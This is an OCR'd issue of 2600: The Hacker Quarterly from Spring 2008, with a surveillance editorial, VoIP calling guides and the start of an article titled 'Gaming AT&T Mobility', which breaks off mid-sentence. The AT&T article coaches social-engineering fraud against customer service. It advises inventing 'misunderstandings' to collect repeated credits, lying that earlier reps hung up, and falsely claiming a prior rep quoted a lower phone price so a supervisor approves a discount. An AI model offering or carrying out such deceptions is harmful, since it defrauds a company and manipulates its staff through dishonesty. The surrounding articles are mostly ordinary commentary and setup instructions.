Volume Twenty-Five, Number One!
Spring 2008, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly

7 25274 83158 6 81>

Foreign Payphones

Argentina. It's hard to believe such old payphones are still in use but this one was indeed found in the Palermo Viejo district of Buenos Aires.

Photo by Kingpin

Barbados. Seen in Bridgetown, this has got to be one of the flashiest, most commercial telephones ever created.

Photo by Keith Hopkin

China. Seen in Songpan and conveniently next to a fire hydrant.


Photo by Ben Tanner

Ethiopia. Seen in Jimma and conveniently next to a trash can.

Photo by Ben Tanner

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

absorb



The Whole World's Watching	4
Vhreaking with VoxALot	6
Dirt-Cheap Phone Calls - The VoIP Way	9
Gaming AT&T Mobility	11
TELECOM INFORMER	13
Password Memorization Mnemonic	15
Hacking Two-Dimensional Barcodes	16
Dissecting the EPC: RFID for the Commercial Sector	18
Eavesdropping with LD_PRELOAD	20
April Fools' Day, the Hacker Way	22
Remember CompUSA	23
Downloading MP3s for Free	24
Swindling From SearchFeed	25
HACKER PERSPECTIVE: Martin Eberhard	26
Bypassing a Restrictive Internet Proxy	29
Shadow Life	30
Walk with Me, Talk with Me	31
LETTERS	34
Fun With the Snom Outlook Add-on	48
The EU Directive on Data Retention: Surveillance 2.0	49
TRANSMISSIONS	52
Information Flow on Campus: A Closer Look at Wikipedia	54
Story: To Kill an Atomic Subwoofer	57
Uses for Knoppix	61
MARKETPLACE	62
MEETINGS	66

THE WHOLE WORLD'S WATCHING

We know all too well how trends turn into permanent fixtures. Bad ideas left unchallenged become the norm and new generations, unfamiliar with any other way, assume this is how things should be.

We're seeing just such a development with the rapid advances in surveillance, not only in the States but globally. A quickly evolving technology, as well as an easily manipulated and fearful mindset in the general public, is making it all possible. But if things keep going the way they've been, neither technology nor the public will be able to reverse the trend.

This isn't exactly a new issue. We've been talking about the increasing amounts of surveillance since we first started publishing back in 1984. Back then it was more of a "what if" scenario, where most of us feared what could happen if the government had the ability to track us in real time, if there were cameras everywhere, if our private information was no longer so private. As part of the hacker community, we knew full well how fleeting any form of privacy actually was. If there's one thing we've learned over the years, it's that those entrusted with keeping our private information secure aren't really expending all that much effort to achieve this.

So with this bit of knowledge, we can add poor security into the mix. While the powers that be don't really need this in order to gather information on everyone, the spectre of our privacy always being invaded or compromised has the effect of lowering our overall expectations. Every time we read a story about another few hundred thousand database records of people's confidential information being compromised, left posted on a website, or just lost when a laptop was stolen out of someone's car, we become all the more resigned to a world where keeping such data safe seems less and less likely. So when we find that we're being watched on a more official level, it's no longer the shock it might have been once.

There's yet another element to all of this. Perhaps as a result of this resignation to the unlikelihood of our private lives remaining private, many of us have jumped onto the bandwagon of exposing the most intimate personal details of those lives to the entire world. Through the Facebooks, MySpaces, Twitters, and LiveJournals of the net, we can now spy on each other in ways unimaginable only a few years ago. Students voluntarily post their class schedules, their pictures, home addresses, and phone numbers for everyone on the planet to see. We've taken the concept of a diary, something people used to keep literally under lock and key, and turned it inside out so that now we broadcast our innermost thoughts, fears, and desires to anyone who cares to read about them. Such self-surveillance on this level is unprecedented and not a healthy development for a free society. Granted, there are merits to transparency, particularly when it concerns government or corporate oversight; such things affect millions of people and should be open to scrutiny. Individuals, however, do not need to have every aspect of their lives analyzed, compared, and displayed to the rest of us. To embrace this kind of a culture invites an inevitable pressure to conform to one kind of a standard or another. Gone will be the days where individuals can live and interact merely with those they wish to be around. Failure to be public and transparent in thoughts and emotions will itself be seen as suspicious.

It's still possible to be surprised by the extent of our voluntary exhibitionism. We often have fun demonstrating this to people. Something as innocuous as sitting in a coffee shop using a laptop can wind up being the first step towards having your entire life exposed due to your own choices. You may see someone pop up on your local networks. You notice they have their iTunes library publicly readable. Now you know not only what they like

to listen to but what they're listening to *right now*. From there you can search for their username throughout the Internet, which often will be the same one they used here. You will then see what they've said on public forums, where they stand politically, what kinds of experiences they've had in life. You'll find out where they go to school, where they grew up, who they're friends with, who they have crushes on, what they hope to achieve in life. Their personal family pictures will no doubt be displayed somewhere on Flickr, probably with the exact same username or one that can easily be gleaned from all of the other information that's obtainable about them. You'll learn all about their relatives, where they're from, where they've been, birthdays, addresses, milestones, etc. All of this simply from seeing them on a network in a coffee shop. And you haven't even done anything that could be considered an invasion of privacy since they set these parameters themselves and clearly have *no* expectation of privacy.

And that is the problem. We are erasing our own expectations of privacy which makes it that much less of a big deal when various authorities wipe out more and more of it. In the city of London alone, there are well over half a million surveillance cameras, public and private, capturing the average citizen around 300 times a day. It hasn't stopped crime and it certainly hasn't made people less fearful. In the entire United Kingdom, there is one camera for every 14 people. In the States, we are starting to embrace this technology and the attitude that says we must do this to stay safe. Citizens of high crime neighborhoods are more likely to demand that cameras be installed on their streets when only a few years ago such an action would have been seen as a grievous intrusion into people's lives. Even without any clear evidence that crime is being reduced as a result, it's the *illusion* of security that so many of us cling to which is enough for us to give up our very tangible right not to be monitored around the clock.

This illusion can be seen in many forms, from being forced to sign into any office building while being told that this somehow makes us safer from terrorists, to being randomly searched while in the public transportation system, to imposing "lockdowns" at the drop of a hat while forgetting that this used to be something that only went on in prisons. We now use terms like "homeland security," "Total Information Awareness," "PATRIOT Act," and "if you see something, say something," without remembering how absurd, jingoistic, and ultimately meaningless they are. We're even willing to accept the suspension of essential constitutional freedoms if it will allegedly speed up the process and make us feel safer. It's all on the way to becoming normal.

You may have seen mention of something called FISA in the news recently. The Foreign Intelligence Surveillance Act of 1978 may well have escaped the radar of many, as it basically authorizes a "secret court" to approve warrants to collect foreign intelligence information in the United States. Of the nearly 23,000 warrants requested from its inception to 2006, only five were rejected. And yet, this secret court wasn't enough for the current administration. The Protect America Act of 2007 basically removed the warrant requirement which allowed for an unlimited amount of wiretaps of Americans suspected of communicating with suspicious people overseas. The most outrageous part of all of this was that the warrantless surveillance had been ongoing since 2002 as part of a secret cooperative program with the NSA and various major phone companies. The Protect America Act allowed for those phone companies engaging in illegal and warrantless wiretaps to be retroactively immune from any civil lawsuits from citizens whose privacy was violated.

Needless to say, such detours around the Constitution are merely a foot in the door to far more egregious violations of privacy. Under this Act, it is theoretically possible for hardware and data to be seized without a warrant if there is said to be suspicion that somehow there is a link to someone overseas. We're certain this is but one of many potential abuses any acceptance of this Act will invite. At press time, the Act has not been renewed pending resolution of disagreements between Democrats and Republicans. Oddly, an offer by Democrats to temporarily extend the Act by 21 days pending resolution of the disagreements was rejected, which tends to throw water on the whole premise that the country is at risk every day this Act is not in place. It would appear this has nothing at all to do with national security.

We face a lot of troubling times ahead with regards to surveillance. Most of the power, for the moment at least, remains in our hands and in our minds, should we choose to use them. It is our acceptance of the elements of a surveillance state which will give it the most strength and solidify its presence for future generations. It doesn't have to be this way.

Vhreaking with VoxALot

by J.R. Vela
jrvela@aristasol.com

Is phreaking dead? In the days of war between the telephone companies and phreakers (phone hackers), many battles were fought. Most hackers think about phreaking as the "good old days", when hackers just wanted to learn about the mysterious telephone system, while the telcos wanted to keep their secrets to themselves. As we all know now, many secrets got out, which opened the telephone system to exploits such as the 2600 Hz tone used to gain access to telephone trunks. Most of the old phone vulnerabilities have been plugged, or strong laws have been put in place to punish those who exploit these vulnerabilities. Until recently, the telephone system had not changed much in the 100 years since its invention. With the introduction of cell phones, the basic technology was about the same; the only difference was that telephony went wireless. Today, cell phones do more than provide basic dialtone service; they have become true multipurpose devices. The players in the cell business are still the old telcos for the most part. Voice over IP (VoIP), on the other hand, has been maturing over the last few years. Coupling VoIP with the growth of the Internet, a new telephony technology has the potential to explode in the coming years. The traditional telcos feel that there is the potential for a disturbance which could impact the dark side of the force. There are hundreds of VoIP companies, and the old telcos are not even in the game. They are hanging on to the old network. The new players offer telephony services with a technology completely different than Alexander Graham Bell's little invention. VoIP offers an awesome playground for a new generation of phreakers. VoIP phreaking, or vhreaking, is the new frontier.

In the old days, phreaking was driven by a desire to learn and be able to call friends for free or at low cost. VoIP offers the same opportunities without having to break the law. What follows is a description of how one can set up a free, or nearly free, telephone service to place calls around the globe. First, let's review some common VoIP terms:

ATA: Analog Telephone Adapter. This is a hardware device that acts like an IP phone. Unlike an IP phone, it does not have a handset and a dial pad; instead it has an RJ11 telephone jack where an old analog telephone can be connected. An ATA allows you to use a traditional phone as an IP phone.

BYOD: Bring Your Own Device. This is a form of VoIP service where the provider allows you to bring your own device. Some providers have devices that are locked to that provider's network. You want a provider that offers BYOD connectivity. The device must be unlocked for this to work.

Device Registration (Register): When an IP device is configured to use a provider, the device will register to the provider's SIP server. The device will look for the server and attempt to register with a user ID and a password. As part of the registration, the device will send information about itself, such as its IP address, to the server. Thus, when another user on the server calls this IP device using its SIP address, it knows which device to ring. Some providers will allow multiple devices to register to a single account. In this case, all the devices will ring at once when called.

DID: Direct Inward Dial. This is a telephone number in the PSTN that can be assigned to a telephone on a network. You can think of the DID as your telephone number on the PSTN.

PBX: Public Branch Exchange. A mechanical switch that has telephone trunks coming in from the PSTN on one end and telephone stations on the other end. It allows the stations to make and receive calls from the PSTN.

PSTN: Public System Telephone Network. This is the good old telephone network that phreakers used to enjoy.

PSTN Gateway: This is a device that sits between a VoIP network and the PSTN. It allows VoIP networks to communicate with the PSTN.

SIP: Session Initiation Protocol. This is an open internet protocol used to establish communication between VoIP devices. One of the advantages of SIP is that, unlike other VoIP protocols, it is open. If you want, you can dig into the RFCs, but that is beyond the scope of this article. For now, it is just important that you use a SIP VSP that allows BYOD.

SIP Client: This is an endpoint device connecting to a SIP network. It could be, among other things, a hardware IP telephone, a software IP telephone, an ATA, a PSTN Gateway.

SIP Proxy: This is a server that takes SIP requests and then forwards them to the right

place for processing. This is how clients come into the VSP's VoIP network. SIP proxies face the Internet on one side, while connecting on the other side to a SIP Server.

SIP Server: Call processing equipment. The SIP sever performs the functions of an old telephone switch or PBX. The difference is that SIP devices work over IP and can connect via the Internet. The SIP server holds a dial plan and is capable of routing calls between devices.

SIP Network: The SIP server and all the SIP devices make up a SIP network. You can usually call devices within the network by simply dialing the SIP number of the device.

VoIP Soft Phone (Softphone): This is a software version of an IP Phone. You run this software on a PC, laptop, or hand-held device. You will need a headset and microphone for the soft phone to be useful.

VoIP Telephone or IP Phone: This is a device that looks like a traditional telephone, but it is actually a computer. It connects to a network using its Ethernet port. It is used to make calls using a VoIP network.

VSP: VoIP Service Provider. A company or organization that provides VoIP services. Most VSP are for-profit organizations trying to make money offering inexpensive telephone services.

I think we now have enough ingredients to cook up a nice home made VoIP system. One of our goals is to build our telephony system keeping the cost as close to zero as possible. Whenever possible, we will use free services.

First, we need to get an IP phone. Since we are on a budget, we will get a free softphone. We will use X-Lite as our softphone. X-Lite is a free download from CounterPath (`http://www.counterpath.com/`). You will have to install X-Lite on your system and configure the audio levels for your headset and microphone.

The next thing we need is a free VoIP service provider (VSP). There are many VSPs offering a variety of services. A lot of them charge for their service; however, there are some that offer a basic service for free and an optional premium service for a fee. For this exercise, we will use a free service from VoxALot (`http://www.voxalot.com`). We chose VoxALot because it uses SIP and allows BYOD. It is free, has free voice mail, is friendly with other SIP networks, has customizable dial plans, and allows us to use other VSPs to make and receive calls. So, it acts like a hub. This allows you to have a single SIP number for life!

When you register on the VoxALot website, you will get your SIP number, which you can pick as long as it is not already taken, and password. You will use this SIP number as your account number to register your IP phone and also to login to VoxALot's web page to configure your system. VoxALot also has instructions on how to configure X-Lite. There are four pieces of important information that you will need: your username, sometimes called your account, SIP number, or Authorization User; your password; the domain, `voxalot.com`; and the SIP proxy, `us.voxalot.com`.

Follow the instructions at `http://www.voxalot.com/action/tutorial?itemOID=69`. If all goes well, your softphone will register and it will wait for you to make a call. VoxALot has a special SIP number to do an echo test; just dial 600 to do your test.

The way we write down the SIP number is important because we want to give our SIP number to people we want to get calls from. Let's assume that our number on VoxALot is 112600. Our SIP number will be `sip:112600@voxalot.com`. This tells people that we are on VoxALot's sip network and our number there is 112600. Other users on the same network can call us by just dialing 112600.

If your friends are on the VoxALot network, then you are golden. But since there are many VSPs, chances are that your friends are not on the same SIP network. Peering to the rescue! Many SIP VSPs have agreed to peer their networks. This means that you can have calls that cross SIP networks. SIP Broker (`http://www.sipbroker.com/`) facilitates a large SIP peering network. There are many networks that peer with SIP Broker around the world. When a network peers with SIP Broker, they get assigned a "sip-code" to identify the network. VoxALot's sip-code is 010. Another popular SIP network is Free World Dialup (FWD), which is hosted by pulver.com. FWD's sip-code is 393. So if we want to place a call from a VoxALot IP phone to `861234@fwd.pulver.com`, we dial *393861234. Note that this form of dialing is unique to VoxALot; other VSPs implement the access to SIP Btoker with a different dial plan.

Peering allows us to call any SIP phone on any network that peers with SIP Broker. Chances are that your friends using a SIP telephone service are peered up. Some large VSPs, such as Vonage, do not peer with SIP Broker. (Vonage used to do so, but for some reason they shut their gateway down.) You can get a complete list of peer networks from `http://www.sipbroker.com`. Note that with SIP networks and peering, the PSTN could be replaced as the main telephony network. If we all had SIP phones on peered networks, we would not need the PSTN to talk to each other. Obviously, we are not there yet. The telcos don't want us to be there either. The PSTN will be around for a while; we will have to deal with it.

Some of the peers on SIP Broker have PSTN gateways connected to their local telephone networks. This means that by calling a local PSTN number, anybody can place a call to a SIP phone on any network peered with SIP Broker. You will need to find a local PSTN number by consulting `http://www.sipbroker.com/`. Call the number using an ordinary PSTN or cellular phone, and, when prompted for a number to connect to,

dial *+sip-code+number. For example, suppose you found that the number in NYC to call is +1 (646) 810-9280. Call this number from a regular telephone or cell and, when prompted, dial *010112600. You will get a call on your IP phone if the phone is currently registered.

Being able to get calls from the PSTN to the SIP Broker network is very nice. SIP Broker makes this possible, but people are not used to this strange way of dialing. A DID would be a nice thing to have. DIDs cost about $6/month. There is one organization that gives free DIDs; however, they are in area codes in Seattle. But they're free, so you can't complain. Surf over to http://www.ipkall.com/ and sign up for a free DID. When filling out the form for the DID configuration, use your VoxALot number (112600) in the account field and specify the sip proxy us.voxalot.com. This will point the DID to your VoxALot SIP phone. It takes about an hour for the change to take effect. Suppose you got a DID in the 360 area code and that the DID is 360-555-1004. After the change takes effect, anybody calling 1-360-555-1004 will be directed to your IP softphone. The IPKall DIDs are free, but expire if left unused for a month.

With this configuration, we can call other SIP IP phones that peer with SIP Broker. We can get incoming calls via the local SIP Broker PSTN gateways or when callers dial our free DID number. Not bad for freebies. In the old days, this type of access would have made many happy phreakers.

With a small investment, we can upgrade our phone system to be able to make outbound calls to the PSTN. Callcentric (http://www.➥callcentric.com) offers a pay-per-call service. It works by prepaying an amount to credit to your account. The minimum credit is $5; you can pay with PayPal. Beware: the first time you do this, there will be an extra one-time setup charge of $2.03 and a $2.37 per month fee for emergency 911 cost recovery, so a total of $4.40 will be deducted from your credit. This latter fee only applies to U.S. residents. Callcentric claims that this is mandatory for phones in the U.S. With VoIP, this is questionable, since you can have a U.S. DID while the actual phone is in another country. There is also the question of softphones on laptops, which means they are mobile and so sending the registered street address for emergency will not help. Okay, enough whining about 911 fees. When requesting your DID from Callcentric, you get asked if the phone will be used outside of the U.S.; if so, you will not be charged the 911 fees. Obviously, then, 911 calls will not work. Once you have a credit on your account, you can call anywhere in the U.S. for about $0.019 per minute. You can also make international calls. The international call rates vary by country. You can check the rates on http://www.callcentric.com/.

Setting up an account on Callcentric is similar to the account we set up on VoxALot. You can call other Callcentric users, you can call SIP Broker with a nasty dial plan, and you can configure your X-Lite to register to Callcentric. This is cool, but we don't need another SIP phone to manage. Instead, we can configure VoxALot to route outbound PSTN calls using our Callcentric account. We can also configure Callcentric to forward all calls to our VoxALot SIP number: 112600@us.voxalot.com. This way our IP phone will only register to VoxALot and will make and receive calls through VoxALot as well as Callcentric. This entire configuration is done on the web pages for VoxALot and Callcentric. For the most part, it is fairly straightforward. The only tricky part might be setting up Smart Call (also called Dial Plan) in VoxALot, so that when you dial PSTN numbers, they get routed to Callcentric. Read the VoxALot Tutorials (http://www.voxalot.com/action/➥tutorialList). I spent time playing with the Dial Plan to make it do cool things, like abbreviated dialing to my own area code and routing toll free calls through SIP Broker to avoid Callcentric charges. I also route 900 calls to an invalid route, so I avoid calling these numbers with their premium fees. The VoxALot forum has a lot of discussion about dial plans.

Callcentric is just one of the many VSPs available. There are others that offer slightly different services and rates. Pennytel (http://www.pennytel.com/) offers low rates to many countries including the U.S. They don't have the 911 issue and it works great with VoxALot. Using VoXALot to manage all your SIP needs, you can have multiple VSPs in the background. The more VSPs you have, the more complex the dial plan gets, but you can benefit from lower rates and quality. Beware that there are VS's that are not fully SIP compliant or otherwise will not work with VoxALot. An example of this is JustVoip (http://www.justvoip.com).

Having to use the computer for telephony can be painful. If your softphone is not registered, then you cannot make or receive calls. An inexpensive solution is an ATA. You can get an ATA such as the Grandstream HandyTone 486 for about $50. It is well worth the investment to free up your computer and instead use an old familiar telephone set. Another option is an IP phone, which are more expensive than ATAs but offer some extra features. Some ATAs are locked to a particular VSP (such as Vonage), so make sure it is unlocked when you buy an ATA.

This would be a good time to activate your free VoxALot voicemail. Login to VoxALot and navigate to the Voice Mail menu option. Make sure that Voice Mail is active and select your PIN. From your phone, access your voice mailbox by dialing 500. Follow the prompts to record greetings and otherwise set up your mailbox.

VoXALot also allows us to create speed dials using the web page. When you create a speed

dial, you give it a number to identify it. To call a speed dial simply prefix it with **; for example, **200 will dial the number configured in speed dial 200.

ENUM is a system that maps phone numbers in international notation (E.164 format) to URIs. ENUM works with DNS records and it is in its early stages of development. The idea is that you can register your E.164 phone number to have an ENUM entry in a global database. For instance, our DID number has country code 1, area code 360, and telephone number is 5551004, so the E.164 number is 13605551004. We register 13605551004 in the E.164 database and associate it with our SIP URI, `sip:112600@us.voxalot.com`. The idea is that VSPs could query the ENUM database before placing an outbound call. Then, if the dialed number had a SIP URI, the VSP could route the call using the Internet, thus avoiding the PSTN. Obviously, some powerful entities have an interest in ENUMs not becoming become popular. VoxALot is one of the few VSPs that queries ENUM records. Every entry in their Smart Call Dial Plan has an ENUM option that can be configured. This means that VoxALot can check the number dialed to see if it has a URI; if so, it routes the call that way instead of going through the VSP which in turn routes out to the PSTN. ENUM is a pretty clever idea. The catch is that the owner of the number, you, would have to register the ENUM. Do your friends a favor and register your number at `http://www.e164.org/`. Yes, you will have to create another account and fill some web forms to get the number registered. They also validate your number by placing a call and reciting a PIN that you will have to type into the record before it becomes valid. Hopefully, your friends have registered their numbers, so you can route your calls over the Internet and avoid PSTN charges.

Each VSP offers a number of features. Some of these features are web-based. For instance, Callcentric and Pennytel have a way to initiate a call from a web page. This presents an interesting scenario. You login to the web page, type the number you want to initiate the call from (this could be a land line or a cell phone), and type in the number you want to call. When you click OK, the first number will be called; when it's answered, the second number will be called. I am sure you can see the possibilities here.

There are so many things that you can do with SIP networks. A SIP-based telephony system is highly customizable. You can do really cool things with it and have so much fun vhreaking. SIP telephony is just becoming popular. The number of SIP phone users is still small compared to the PSTN and cellular networks. The number of vhreakers is also relatively small. SIP telephony is probably in a state similar to how email was about 20 years ago. The telcos are not very interested in having the VoIP technology explode. Obviously, they do not want to lose customers and revenue. That is probably one of the biggest reasons they have been against Net Neutrality. They would like to impose a tax for ISPs (including VSPs) so they can get a piece of the action.

I hope this article has just enough information to spark your interest. For a nice repository of VoIP information, visit `http://www.voip-info.org/`.

Dirt-Cheap Phone Calls the VoIP way

by SiliconeClone

I know that there have been many articles about VoIP calling and about which way is the absolute best way make calls. Unfortunately, most companies only allow you to call others that have the same service, or they offer a complete service package for a price that, while not necessarily high, is more then we want to pay, which is nothing. I have yet to discover a truly free setup, so I will share with you what I have learned and the setup that I have currently.

First, there are two things to sign up for:

1. A FreeWorldDialup account from `www.freeworlddialup.com`. This will give you a six digit user account, and there are many free numbers which you can call on your PSTN (telephone landline) that will then transfer to your FWD extension. This, in essence, will provide you with a completely free calling in service, as FWD does not charge at all for this service. In this article we will not be using their communicator software; instead, our setup will use an ATA SIP device for these calls. More on that in a bit.

An example number for the Flint, Michigan area is 810-223-0700 (try it). When you call this number, it will ask you to dial the extension (the FWD user number) of the person you wish to get a hold of. This will then route you to the FWD member you are calling.

FWD offers no VoIP to PSTN outbound except for toll-free numbers, so on we go.

2. A Skype account over at `www.skype.com`.

Skype is one of those services that, without a plan, only lets you call other Skype users for free. But our goal is the cheapest possible phone service we can get, and we already have free in-coming calls; now we need free or cheap outgoing. Unfortunately, cheap is what we will have to go with in this case, as I was unable to find a truly free method that went both ways.

With that said, Skype offers unlimited land-line calls from to the US and Canada for only $29.95 a year. I don't know about you, but for me, a one-time payment of $30 is cheaper than one month of my actual phone bill. So this will be the method used in this article.

Setup

Now that we have incoming and outgoing calls for only $30 a year, there are have two choices. One option is to stick with a headset and be done with it. After all, you are already done with the service parts. Skype and FWD have software communicators that allow you to end this tutorial at this point. However, if you are like me, then you do not want to be strapped to your headset and would like an alternative method.

We are going to purchase and optionally make some hardware to get you set up. The hardware portion of this project is a one-time expense. The cost will depend on how you buy or acquire your equipment. I paid roughly $90 for my entire setup. I paid a total of $120 for hardware and my first year's service, which was only $20 more than my current phone bill, so the project will pay for itself rather quickly.

Needed Hardware

You need a VoIP to USB adapter that supports Skype. This is a device that connects a PSTN phone to a VoIP box that then connects to your PC via USB cable. These adapters are relatively cheap and can be purchased on eBay for roughly $20-30. (Search "skype voip usb adapters".) Or, if you prefer, you can build such a device yourself for about $5. Schematics are over at `http://vital.pri.ee/PSTN/`.

You will also need an ATA SIP device. I used a D-Link DVG-1120s which can sometimes be found on eBay for about $20. However, a simple search for "ATA SIP" on eBay will produce many varieties to choose from.

Finally, you will need a two-line phone, preferably cordless. You can also use a two-line corded phone or even two separate phones. I wanted a smooth hardware setup, so I suggest the two-line cordless. I bought one off eBay for $19

Now, why did we purchase all this hardware? Well, I wanted a phone system that mimicked my current phone system as much as possible. I will explain how to set up all the hardware, and then you will see how streamlined it really is.

Hardware Setup

The VoIP to USB adapter is pretty much plug and play, so I will not get into that one here.

The ATA SIP device needs a little tweaking. As each model is different, I suggest you go to `forums.freeworlddialup.com` for specific information. If, however, you manage to get a hold of the DVG-1120s, then here is the configuration for that device. Many of these settings are similar for other ATA SIP devices as well.

Under SIP Configuration, enter the following:

Domain Name: fwd.pulver.com
Port: 5060
Service Domain: fwd.pulver.com
URLFormat: SIP-URL
User Parameter Phone: Enabled
Timer T2: 4 sec
Register Exp: 3600
Session Exp: 180
Min-SE: 180
Session Exp Ref: uac

Choose "Save", but when asked, tell the unit to continue and restart the system later.

Then, under the User Agent Screen:

Same phone#: This option is designed to be used if you wish to use both FXS ports on the back, for example if you had more than one FWD number. If you do not have more than one FWD number, simply choose "enable" to bind both ports together on one SIP account.

Phone #: Enter your FWD number.

Display Name: This entry will show up on the caller ID display of the people you call.

Caller ID Del: Yes (send cid?)

Display CID: Yes (receive cid)

User Agent port: 5060 for port 1, 5061 for port 2

Authentication Username: With FWD, this is usually your FWD number.

Password and Confirm Password: your FWD password

The above information taken from sigmaz's post to the FWD forum.

Now that we have the two boxes configured, plug a phone line from each box into one line of the phone. My setup has my Skype box going to line two of my phone and FWD going to line one.

Whenever I receive a call, I pickup line one, which is people calling me on my FWD extension. To make a call, I simply pick up line two and dial-out, which uses the Skype box to make my calls.

And so you have what I believe to be the cheapest phone service you can currently get inside the US or Canada. I hope this was clear enough for everyone.

Gaming AT&T Mobility

by The Thomps

So, you've decided to sign your mobile life away to AT&T Mobility (formerly Cingular, formerly AT&T Wireless, etc., etc.) for the next two years, and now you're looking for a few ways to capitalize on the situation, right? As a soon-to-be-former employee of the monolithic corporation that everyone loves to hate, I thought that it'd be high time for me to chime in with a few tidbits of information that will be a big help to anyone looking to get a bit of an edge in their dealings with a corporate giant.

Credits

It's happened to us all. You open the bill, slap your forehead, and realize that you're never going to be able to pay for your caffeine-fueled binges of text messaging and international calling. So, how do you fix it? Most people immediately dial customer service without bothering to read their bill, and start screaming at the poor sucker who picks up the phone. Bad choice, because you just kissed goodbye any chance of getting a credit for those charges. Here are a few social engineering and policy tips to help you out:

(a) Read your bill. Take however much time you need to go over that bill until you know it front-to-back. Whether you're trying to get a credit for a totally legitimate issue or you're trying to weasel a credit for charges that you knowingly racked up, you want to be able to reference page numbers and flip through the bill at the same time the representative you speak to does.

(b) The rep is your friend. Most people think that the way to get credit is to scream or belittle the representative that they're speaking to. Almost always, this is going to screw you over big time. Remember: that rep is just trying to get through his day without driving his headset through his cubicle wall in a fit of rage. AT&T actually allows reps a reasonable amount of leeway in giving courtesy credits to customers, but the rep is under no obligation to do so. And if you piss him off, that rep's supervisor is actually policy-bound to back up the rep's decision to deny a credit, with the exception of a few genuine procedural crediting policies. Also, a clause in your contract (more on contracts later) authorizes AT&T to terminate your contract with early termination penalties if you call in with offensive behavior. Just keep calm, be friendly, and be prepared to take the time you need; don't call in while you're on your morning commute, while you're on the toilet, or while you're trying to wolf down a giant bottle of soda and sandwich on your lunch break.

(c) Never forget the SOA (Schedule of Authorization). For AT&T, your average rep on the floor is authorized to give up to $250 per account per day, whether for a genuine billing error or a courtesy credit. Courtesy credits include a once per year credit for misunderstanding of an issue and these credits can be issued for multiple misunderstandings, as long as they're either a year apart or different types of misunderstandings. What constitutes a misunderstanding is left deliberately vague, which means that if you're following guideline (b), you can call in one month for an airtime overage and tell the rep you didn't know how many minutes you had. Call in the next month with a messaging overage and tell them you didn't know how many text messages your plan included. Call in the next month with international roaming charges: you know the drill. As long as it's different issues and within the SOA each time, if you haven't pissed off the rep, you're likely to get the credit.

(d) Don't bother with a Supervisor. Supervisors or Specialists are able to give out $400 per account per day, and Operations Managers can do $750 per account per day (but good luck getting anyone higher ranked than a supervisor on the phone in this lifetime). Anything higher than that is referred to executive staff for approval, and that takes forever to deal with. Once you escalate a situation beyond the first-tier reps, you're only likely to get credits for genuine billing errors; it's very rare for courtesy credits to be given at higher levels. And the topic of billing errors brings us to...

(e) Never mention your contract. Ever. Although you may think that the contract you signed binds AT&T into an agreement to provide service for you at an agreed-upon rate, it actually gives them permission to do whatever the hell they want to you, including lying to your face and cancelling your service because you're a pain in their ass. Threatening to cancel your service won't help either, because the person you're talking to doesn't actually care what carrier you use and if you really do cancel, you're out of their hair. If you've already cancelled and are trying to get a credit on your final bill or early termination fee,

don't bother. Once you've cancelled, the company no longer cares about keeping you happy.

(f) Play rep lotto. If the first rep you speak with doesn't give you the credit you want (you did follow rule (b), right?), hang up and call back. With almost 60,000 customer service representatives taking calls, you're not likely to reach the same person twice. If your repeated call-ins are noticed, tell the rep you're speaking with that the other reps disconnected you, or that your phone dropped the call and you weren't called back.

Free Phones

Ahh...the ((blank)). The newest, shiniest model of phone on the market. The one you just need to have. How do you get it for free or at least with a major discount? You won't always get the phone you want for free, but you can almost always knock a hefty chunk off the price that the other suckers pay if you're careful about how you do it. First, keep in mind that you generally get discounted pricing on upgraded phones once every two years, usually six months before your contract comes due to end. This varies depending on whether you pay your bill on time and whether you have outstanding balances. If you owe AT&T money, kiss the upgrade goodbye. But if you pay your bill on time and it's time for an upgrade, here's what you do:

Day 1: Call in to customer service. Ask what phones are available right now. You'll probably get referred to our website or to a store, but make sure that you ask what phones are available, and make the rep list off at least half a dozen different models. Don't ask for details on any specific phone, and then volunteer to go to a store to check them out. After every call, reps are required to note what they talked to you about, but as long as you didn't ask them about a specific phone, they're likely to just write that they talked to you on the subject of phone upgrades, and won't mention that they didn't discuss pricing with you. At this stage, it's also important to make sure that customer service carries the phone you want. There are some models that only retail stores or the web site will carry. However, if the phone you want is available from customer service, proceed.

Day 2: Visit the store, and ask if you're eligible for an upgrade to the phone you want. The rep will run it through the computer (Telegence and CARE, the billing systems used by AT&T, leave notes imprinted on your account any time eligibility for an upgrade is checked), and after verifying that you're eligible, he'll give you the price. Decline it and walk out of the store.

Day 3: Call customer service back. Ask them about upgrading your equipment and the pricing on the phone you want. As soon as they tell you the price of the phone, act surprised. Say that the rep you spoke with on day 1 told you it was $100 cheaper (or however much you want to save, but keep in mind the SOA and that reps are much less eager to give out discounts on equipment than courtesy credits). Also say that you were told you could bundle the phone with some accessories and get the accessories for free: a case, a Bluetooth headset, and a car charger make a nice bundle. Also tell them that you were in a store on day 2 but declined the upgrade there because the rep on day 1 gave you a much better price. This is why you had the store agent run your name through the computer, but didn't complete the upgrade. Here is where it gets tricky: representatives can enter any price they want on a phone order, as long as the phone is available through customer service, but they generally need supervisor approval. If you claim that the rep from day 1 told you that the phone was a certain price but that rep didn't note in your account the price he actually told you, the supervisor will tell the rep to assume that you're telling the truth and give approval for the reduced price. You'll usually have to pay up front for your accessories, but can get a credit to your account for their total cost, as long as you're not exceeding the SOA. Or you can tell the rep to forget the accessories as long as you get the phone at the price you were promised. You'll still probably have to pay shipping and handling and the $18 upgrade fee, but if 